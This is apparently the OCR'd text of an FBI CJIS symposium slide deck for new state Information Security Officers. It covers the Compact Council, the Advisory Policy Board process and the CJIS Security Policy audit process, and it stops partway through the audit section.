CJIS Security Policy New ISO Essentials

ISO Symposium

June 14, 2022

FBI CJIS Information Security Officer

iso@fbi.gov

Agenda

0900 - 0930 Introduction of Staff, New ISOs, SA Subcommittee

0930 - 1015 Advisory Policy Board and Compact Council
Amber Mann, FBI CJIS APMO & Chasity Anderson, FBI Compact Officer

1015 - 1030 Break

1030 - 1200 FBI CJIS Audit Process – Chris Weldon FBI CJIS Audit Unit
Essential Elements of State ISO Responsibilities - Part 1

1200 - 1300 Lunch

1300 - 1430 Essential Elements of State ISO Responsibilities - Part 2

1430 - 1500 Break

1500 - 1700 Essential Elements of State ISO Responsibilities - Part 3

Compact Council

Chasity Anderson

FBI Compact Officer

The National Crime Prevention and Privacy Compact Act / Compact Council

BANK

The National Crime Prevention And Privacy Compact Act

Implemented on October 9, 1998

34 U.S.C. 40311-40316

Provide federal authority for the interstate exchange of state criminal history record information (CHRI) for noncriminal justice purposes

Provide more up-to-date and accurate CHRI for noncriminal justice purposes

Establishment of Compact Council and Authority

Article VI – Establishment of Compact Council

— Which shall have the authority to promulgate rules and procedures governing the use of the III System for noncriminal justice purposes.


The Council may only promulgate rules and procedures for access to CHRI for noncriminal justice purposes, based on existing statutory authority.

Compact Council

15 Members Appointed by the US Attorney General

9 – State Compact Officers
2 – At large members nominated by the FBI Director
2 – At large members nominated by the Council Chair
1 – FBI/CJIS Advisory Policy Board member
1 – FBI employee nominated by the FBI Director

Party to the Compact
As of June 2022



Compact States (34)

MOU Signatory (10)

Non-Party (12)

Responsibilities of the State Compact Officer


- Administer the Compact within the State;
- Ensure that Compact provisions and rules, procedures, and standards established by the Council are complied with in the state; and
- Regulate the in-State use of records received by means of the III System from the FBI or from other Party States

Responsibilities of the FBI Compact Officer

Article III - FBI Compact Officer shall:

- Administering the Compact within the Department of Justice and other Federal agencies who submit fingerprint background checks;
- Ensuring that Compact provisions and rules, procedures, and standards prescribed by the Council are complied with by DOJ and the Federal agencies who submit fingerprint background checks; and
- Regulating the use of records received from the system when supplied by the FBI directly to other Federal agencies

How does the Council Conduct Business?



Regional Committees

Eastern/Western Regional Committees

Focused Committees

Standards and Policy

Planning and Outreach

Dispute Adjudication

Sanctions

Executive

Council

Council Committees

- Regional
- Standards and Policy
- Planning & Outreach
- Sanctions
- Dispute Adjudication
- Executive

Compact Council

JASON HENRY
U.S. Immigration and Customs Enforcement
LEILA MCNEILL
Idaho State Police
JOE MORRISSEY
New York State Division of Criminal Justice Services
RICKEYA FRANKLIN
Ohio Bureau of Criminal Investigation
BECKY FLEMING-SIEBENALER
Montana Department of Public Health and Human Services

Crime Prevention

Protecting Vulnerable Populations such as Children, the Disabled, and the Elderly


- Publication of Identity Verification Program Guide
- Use of CHRI in exigent circumstances
- NGI Noncriminal Justice Rap Back Service

Privacy Protections

- Guiding Principles for Privacy Protection
- Fingerprint requirement for accessing CHRI
- National Fingerprint File

Resources

- Dissemination of FBI CHRI
    - *Definition of CHRI*
    - *Detailed Guidance/Scenarios*
- Audit Guide
- Compact Council Community on JusticeConnect
- Public website
    - www.fbi.gov/compactcouncil




National Crime Prevention and Privacy Compact Council

Audit Guide

28 CFR 906

Outsourcing of Noncriminal Justice Administrative Functions

- Establish rules and procedures for third parties to perform noncriminal justice functions involving access to III
- Security & Management Control Outsourcing Standard
  - Channelers
  - Non-Channelers
- Outsourcing Task Force



National Crime Prevention and Privacy Compact Council

Security and Management Control Outsourcing Standard for Channeling

Approved by the Council on November [illegible]

National Crime Prevention and Privacy Compact Council

Security and Management Control Outsourcing Standard for Non-Channelers

Approved by the Council on May 16, 2018

Contact Information

Leslie Moore
Council Chairman
leslie.moore@kbi.ks.gov

Chasity Anderson
FBI Compact Officer
csanderson@fbi.gov

FBI Compact Office
compactoffice@fbi.gov

Advisory Policy Board

Amber Mann

FBI CJIS APMO

FBI’s Criminal Justice Information Services (CJIS) Division’s Advisory Process


What is the Advisory Policy Board (APB)?

- National Crime Information Center (NCIC) APB
- Uniform Crime Reporting (UCR) APB
- FBI CJIS APB
- Shared Management Concept
- Federal Advisory Committee Act (FACA)
- Code of Federal Regulations

Why?

- Established to obtain the user community’s advice and guidance on the development and operation of CJIS-managed systems
- Shared management concept
- Federal Advisory Committee

Three Main Components of the Advisory Process



Working Groups

(March and August)

Subcommittees

(April and October)


APB

(June and December)

CJIS APB Working Groups

- Review operational, policy, and technical issues related to CJIS Division programs and policies and make recommendations to the Subcommittees
- Consist of one local and one state representative from each state
- Tribal and major association representation

Advisory Policy Board Working Groups Regions Map



CJIS APB Ad-Hoc Subcommittees

- Created by the Designated Federal Officer in consultation with the APB Executive Officers to assist the APB in carrying out its duties
- Composed of subject matter experts
- Established to thoroughly review controversial policies, issues, program changes, and formulate recommendations for consideration of the entire APB

CJIS APB Ad-Hoc Subcommittees continued..

- NCIC
- UCR
- NICS
- Identification Services
- Security and Access
- Data Sharing Services
- Public Safety Strategy
- Compliance Evaluation
- Bylaws
- Executive


CJIS APB

- Final voting body prior to recommendations being sent to the FBI Director
- 35 Members
  - 20 elected by the four Regional Working Groups
  - One Federal Working Group representative
  - Five members selected by the FBI Director
    - Prosecutorial, judicial, and correctional sectors
    - Tribal representative
    - National security community
  - Eight criminal justice professional associations:
    - Major Cities Chiefs, Major County Sheriffs of America, American Probation and Parole, IACP, National Sheriff’s Association, National District Attorneys’ Association, American Society of Crime Laboratory Directors, Conference of Chief Justices
  - Chair of the National Crime Prevention and Privacy Compact Council

CJIS Advisory Policy Board Officers

Sheriff Kathy Witt
APB Chair
Fayette County, Kentucky Sheriff’s Office

Mr. Jeffrey Wallin
APB Vice Chair
Vermont Crime Information Center



Mr. Brian Wallace
APB Second Vice Chair
Marion County, Oregon Sheriff’s Office

What is my role as an ISO in the Advisory Process?

- Can submit a topic at any time
- Work with CJIS System Officer
  - CJIS Security Policy (CJISSECPOL) Modernization
  - Provide expert CJISSECPOL guidance
  - Provide information security guidance
  - Review working group topic papers and provide feedback

Questions?

Advisory Process Management Office
AGMU@leo.gov

Amber Mann
Management and Program Analyst
Advisory Process Management Office
AMMann@fbi.gov

Nick Megna
Designated Federal Officer
Advisory Process Management Office
njmegna@fbi.gov

CJIS Security Policy Audit Process

Chris Weldon

FBI CJIS Audit Unit

Information Technology Security Audit

Christopher A. Weldon
Federal Bureau of Investigation (FBI)
Criminal Justice Information Services (CJIS) Division
CJIS Audit Unit (CAU)

SUMMARY

We will discuss the following topics:

- Why does the FBI audit?
- What is the *CJIS Security Policy*?
- What is Criminal Justice Information (CJI)?
- What to expect from an FBI Information Technology (IT) Security Audit?
- What are the top noncompliance issues across the nation?
- *CJIS Security Policy* Resource Center.

SHARED MANAGEMENT

Where does the criminal justice information come from?

- Federal
- State
- Local
- Tribal

Because the information is shared…

- The FBI CJIS Division employs a shared management philosophy

What does ‘shared management’ mean?

- The FBI along with federal, state, local, and tribal data providers and system users share responsibility for the operation and management of all systems administered by the CJIS Division for the benefit of the criminal & noncriminal justice communities.

SHARED MANAGEMENT

How does ‘shared management’ work?

- Designation of a CJIS Systems Agency (CSA).
- Designation of a CJIS Systems Officer (CSO).
- CJIS Advisory Process.

The CJIS Advisory Process is used to…

- Obtain the user community’s advice and guidance on the operation of all the CJIS Division programs.
- Establish a minimum standard of requirements to ensure continuity of information protection (write minimum policy standards).
- Represent the shared responsibility between the FBI CJIS Division, CSA, and the State Identification Bureaus (SIB) of the lawful use and appropriate protection of CJI.

Where do the requirements come from?

Although the *CJIS Security Policy* is written by the user community in conjunction with the FBI through the Advisory Process, the requirements and language are often borrowed from the National Institute of Standards and Technology (NIST) [a part of the United States Department of Commerce]

CJIS SECURITY POLICY

- Current Version 5.9.
- Provides a minimum level of ITS requirements determined. acceptable for the transmission, processing, and storage of CJI.
- There are over 600 shall statements within the *CJIS Security Policy.*
- Framework for all FBI IT Security Audits.
- Each CSA may have more strict technical security guidelines.
- The *CJIS Security Policy* is **evolving** on a yearly basis.
- Audit helps refine policy through the CJIS Advisory Policy Board (APB).

CRIMINAL JUSTICE INFORMATION

Definition:

CJI is the term used to refer to all of the FBI CJIS Division provided data necessary for law enforcement and civil agencies to perform their missions including, but not limited to, biometric, identity history, biographic, property, and case/incident history data (i.e., any information obtained from the FBI).

What does this mean?

CJI taken from FBI systems and copied, transposed, or scanned into local agency information systems (e.g., a records management system [RMS]) is still considered CJI and still falls under the scope of the *CSP* (i.e., the audit).

CJIS AUDIT UNIT (CAU)

Why does the FBI audit?

- Formal audits are conducted to ensure compliance with applicable statutes, regulations, and policies.
- Information housed in CJIS Division systems is obtained from the user community; the audit ensures that all agencies with access protect the data of the community at large.

Who does the FBI audit?

- Every CSA, every three years.

Who participates?

- CAU visits the CSA and a small statistical sample of local agencies.
- CAU selects local criminal and noncriminal justice agencies.
- CAU looks for trends in the state and also nationally.

What is the general FBI Audit process for the CSA?

- CSA is notified approximately one year in advance – given month/year.

- Initial contact call to CSA by auditor approximately six months prior to audit – given week of audit, local agencies selected.

- Pre-audit material forwarded electronically to CSA.

INFORMATION TECHNOLOGY SECURITY AUDIT

What is the general FBI IT Security Audit process for local agencies?

- Initial call from the FBI Auditor approximately four to six weeks prior to audit.
